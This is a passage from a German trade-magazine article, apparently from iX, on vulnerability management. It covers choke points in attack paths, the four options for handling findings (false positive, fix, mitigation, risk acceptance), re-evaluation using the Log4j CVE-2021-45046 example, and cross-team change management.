
Fileserver werden. Das Ziel dieser Vorgehensweise ist in der Regel, Choke Points zu identifizieren, also einzelne Schwachstellen oder Systeme, die besonders viele Angriffsketten ermöglichen.

Werden diese priorisiert behandelt, so die Idee, können mit einem Schlag viele Ketten durchbrochen und das Gesamtrisiko deutlich reduziert werden. Auch wenn Attack Path Modelling durchaus einen wertvollen Beitrag zur Priorisierung leisten kann, sind Lösungen aus diesem Bereich oft alles andere als billig. Die Technik ist daher in der Regel eher etwas für Unternehmen mit bestehendem Konzept, die sich noch weiter verbessern wollen.

Was tun mit gefundenen Schwachstellen?

Auch wenn der Begriff „Management" die Hälfte des Wortes Schwachstellenmanagement ausmacht, wird dieser Aspekt häufig unterschätzt. Nach wie vor scheitern leider viele Projekte daran, dass Schwachstellen zwar identifiziert und den Verantwortlichen kommuniziert werden, die eigentliche Behandlung dann aber im Sande verläuft und am Ende niemand so richtig weiß, was nun mit den Schwachstellen passiert ist. Aus diesem Grund sind zwei Dinge ab diesem Punkt besonders wichtig: Es muss immer klar definiert sein, wer die Verantwortung für die Behandlung einer konkreten Schwachstelle hat, und der aktuelle Status der Behandlung muss nachvollziehbar getrackt werden.

Es gibt vier Möglichkeiten, wie man mit Schwachstellen umgehen kann. Der erste Fall ist dabei der einfachste, nämlich wenn es sich um einen False Positive handelt. Auch mit ständig weiterentwickelter Scannertechnologie kommt es vor, dass eine Schwachstelle gemeldet



Verteilung der seit Januar 2016 veröffentlichten Schwachstellen nach CVSS-Score. Im Detail macht sich der neue Score durch die Peaks bemerkbar (Abb. 4).

wird, die gar keine ist. Auch wenn in dem Fall keine Behandlung nötig ist, kann es sich trotzdem lohnen, etwas Zeit in die Schärfung der Scannerkonfiguration zu investieren, um künftige Fehlerkennungen dieser Art zu vermeiden.

Die zweite Möglichkeit ist die reguläre Behebung der Schwachstelle, etwa durch Einspielen eines Patches oder Anpassung einer Konfiguration. Im Idealfall folgt darauf ein erneuter Scan zum Verifizieren, ob die Behandlung erfolgreich war und die Schwachstelle tatsächlich behoben ist.

Leider liegt nicht jeder Fall so einfach. Manchmal steht ein Patch noch nicht zur Verfügung oder kann aus Kompatibilitätsgründen nicht eingespielt werden. In diesem Fall kommt die dritte Option zum Tragen: die Vermeidung. Kann die Schwachstelle selbst nicht behoben werden, kann man durch andere Maßnahmen zumindest das Risiko einer Ausnutzung senken. Die Optionen sind hier vielfältig. Beispiele wären etwa das Einrichten von Firewallregeln, um den Zugriff auf eine verwundbare Schnittstelle zu verhindern, der Verzicht auf eine angreifbare Funktion oder gar ein Austausch der betroffenen Komponente durch eine nicht verwundbare Alternative. Diese Maßnahmen sind üblicherweise temporärer Natur und nur als Übergangslösung gedacht, bis die Schwachstelle schließlich final behoben werden kann.

Der Notnagel

Es kann aber auch Fälle geben, in denen das alles nicht funktioniert. Etwa wenn der Zugriff auf eine betroffene Anwendung unabdingbar für die Geschäftsprozesse und keine Alternative denkbar ist. In diesem Fall bleibt nur, das Risiko zu akzeptieren. So unbefriedigend es auch ist, wenn eine Schwachstelle bekannt ist und trotzdem in der Infrastruktur verbleibt, es kommt vor. Umso wichtiger ist es, mit dem dadurch entstandenen Risiko korrekt umzugehen. Das bedeutet zum einen die sorgfältige Dokumentation der Risikoabschätzung als Begründung für diese Entscheidung.

Handelt es sich bei der Akzeptanz nicht nur um eine temporäre Maßnahme, ist zum anderen eine regelmäßige Reevaluation der Entscheidung unverzichtbar, denn die Rahmenbedingungen können sich ändern und das Inkaufnehmen des Risikos nicht länger vertretbar machen. Die Log4j-Schwachstelle CVE-2021-45046 ist hier ein gutes Beispiel.

Die Schwachstelle erhielt zunächst einen CVSS-Score von 3.9, da man davon ausging, dass hier keine Remote Code Execution möglich sei. Drei Tage später wurde jedoch eine Möglichkeit gefunden und die Schwachstelle auf 9.0 hochgestuft. Auch betriebsinterne Änderungen können eine Reevaluation erfordern, etwa wenn das betroffene System weitere Aufgaben übernehmen oder Zugriff auf sensible Daten erhalten soll.

Zwischen allen Stühlen

Wer soll nun die Entscheidung treffen, welche Möglichkeit umgesetzt wird? Während die Frage in einem kleinen Unternehmen mit einem einzelnen, zentralen IT-Team schnell beantwortet ist, kann sie größere Unternehmen durchaus vor eine Herausforderung stellen, deren IT-Infrastruktur von vielen verschiedenen Teams betrieben wird. Szenarien, in denen sich ein Team um den Betrieb des Servers inklusive Betriebssystem kümmert, ein weiteres die darauf laufende Datenbank betreibt und diese wiederum von einer von einem dritten Team betriebenen Anwendung benötigt wird, sind hier keine Seltenheit.

In solchen Konstellationen, in denen Entscheidungen von mehreren Stakeholdern getroffen oder zumindest abgesegnet werden müssen, werden Änderungen an Systemen und Anwendungen typischerweise über ein IT-Change-Management abgewickelt. In dieses muss sich das Schwachstellenmanagement auf Prozess- wie auch auf Tool-Ebene integrieren.

Es ist daher nicht überraschend, dass immer mehr Unternehmen versuchen, die operativen Teams, die selbst Verantwortung für IT-Assets tragen, direkt einzubeziehen, anstatt Schwachstellenmanagement als alleinige Aufgabe der IT-Security zu betrachten. Das Schwachstellenmanagement wird dadurch von einem externen Prozess, der die ohnehin schon langen To-do-Listen der Teams weiter füllt, zu einem Hilfsmittel, das den Teams hilft, ihre Aufgabe, die Assets in ihrer Verantwortung zu schützen, besser und vor allem effizienter zu erfüllen.

Strategisches Schwachstellenmanagement

Neben der operativen Perspektive der Behandlung konkreter Schwachstellen gibt es noch eine zweite, eher strategische Sicht auf das Schwachstellenmanagement. Denn wenn die sonstigen operativen IT-Prozesse wie Patch-Management und Systemhärtung korrekt und reibungslos durchgeführt werden, schafft das bereits viele Schwachstellen aus der Welt.

Umgekehrt lassen sich aus den vorliegenden Schwachstellen auch Rückschlüsse auf Schwächen dieser Prozesse ziehen. So können Softwareschwachstellen, die über einen längeren Zeitraum unbehandelt bleiben, beispielsweise darauf hindeuten, dass bestimmte Systeme von den üblichen Patch-Zyklen nicht erfasst werden. Genauso kann ein hoher Anteil an Konfigurationsschwachstellen auf bestimmten Typen von Systemen ein Indiz dafür sein, dass hier eine Härtungsrichtlinie fehlt oder nicht angewendet wird.

Auch die operative Seite wird entlastet

Die Idee des strategischen Schwachstellenmanagements ist es, die Ursachen anzugehen, die bewirken, dass mehr Schwachstellen in der Infrastruktur gefunden werden oder unbehandelt bleiben. Dadurch kann die Zahl der operativ zu behandelnden Schwachstellen langfristig gesenkt und der dafür nötige Aufwand reduziert werden. Dafür sind umfassende Analysemöglichkeiten sowie ein gewisses Maß an Kreativität bei ihrer Anwendung nötig. (ur@ix.de)

Quellen

Details und Statistiken zum EPSS-Modell sind über ix.de/zden zu finden.

LEONARD FRANK

ist Seniorberater bei der Firma cirosec. Er berät Kunden in Konzeptfragen der Defensive, unter anderem Schwachstellenmanagement, und hilft ihnen als Incident Responder beim Umgang mit Cyberangriffen.

MIRKO CASPER

ist Seniorberater bei der Firma cirosec. Er führt Penetrationstests auf Netzwerkebene durch und berät Kunden zu ISMS-Themen, insbesondere zu Schwachstellenmanagement.